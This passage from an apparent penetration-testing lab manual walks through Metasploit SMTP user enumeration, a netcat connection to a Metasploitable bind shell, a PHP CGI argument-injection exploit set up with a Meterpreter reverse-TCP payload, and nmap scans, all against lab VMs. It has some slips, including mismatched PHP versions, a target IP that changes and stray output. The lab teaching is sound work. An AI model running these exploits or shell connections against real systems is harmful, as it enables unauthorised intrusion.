Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                       Required  Description
   ----       ---------------                                       --------  -----------
   RHOSTS                                                           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                    yes       The target port (TCP)
   THREADS    1                                                     yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                  yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                       Required  Description
   ----       ---------------                                       --------  -----------
   RHOSTS     192.168.56.101                                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                    yes       The target port (TCP)
   THREADS    1                                                     yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                  yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.
```

Step 6: After that, enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.56.101:25     - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
hii
```


Step 7: To scan the port, open a new prompt and enter the root and nc commands.

Step 8: Validate the database using the commands VRFY mysql, VRFY daemon, and VRFY postgres.




c) Exploiting Metasploit using Blind shell


Step 1: Look up the IP address of the metasploitable machine on the virtual server after starting Kali Linux. Use the nmap -sV 192.168.56.101 command to find out the bind shell's port number and version, which in certain situations may be ingreslock.



Step 2: Use the command nmap -p 1524 192.168.56.101 to find out more about the port's vulnerabilities.




Step 3: Enter the bindshell with the command nc 192.168.56.101 1524 to find the username. Use the whoami command next to find out where you are working, then the ls tool to see a list of all the directories and files.




d) Exploiting Metasploit using HTTP

Step1: Launch the Linux terminal, log in as root, and find the IP addresses of Kali Linux and the Metasploitable Machine. After that, launch the MSF console.





Step 2: Use auxiliary/scanner/http/http version to look for http scanner.





```
msf6 > use auxiliary/scanner/http//http_version
[-] No results from search
[-] Failed to load module: auxiliary/scanner/http//http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                       /Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

Step 3: Look for the version of PHP 5.4.3 using the first result that appears. Set the rhost after that, and then issue the command to exploit.


msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp


msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 172.16.217.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129



msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 172.16.217.129 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 172.16.217.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.



5. Perform Network scanning using following nmap commands:


a) nmap -p

The first command inspects the chosen host.


┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).
PORT STATE SERVICE
21/tcp open ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
— 192.168.56.101 ping statistics —
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms
┌──(root㉿kali)-[/home/kali]

b) nmap -sV

This command checks for port versions.

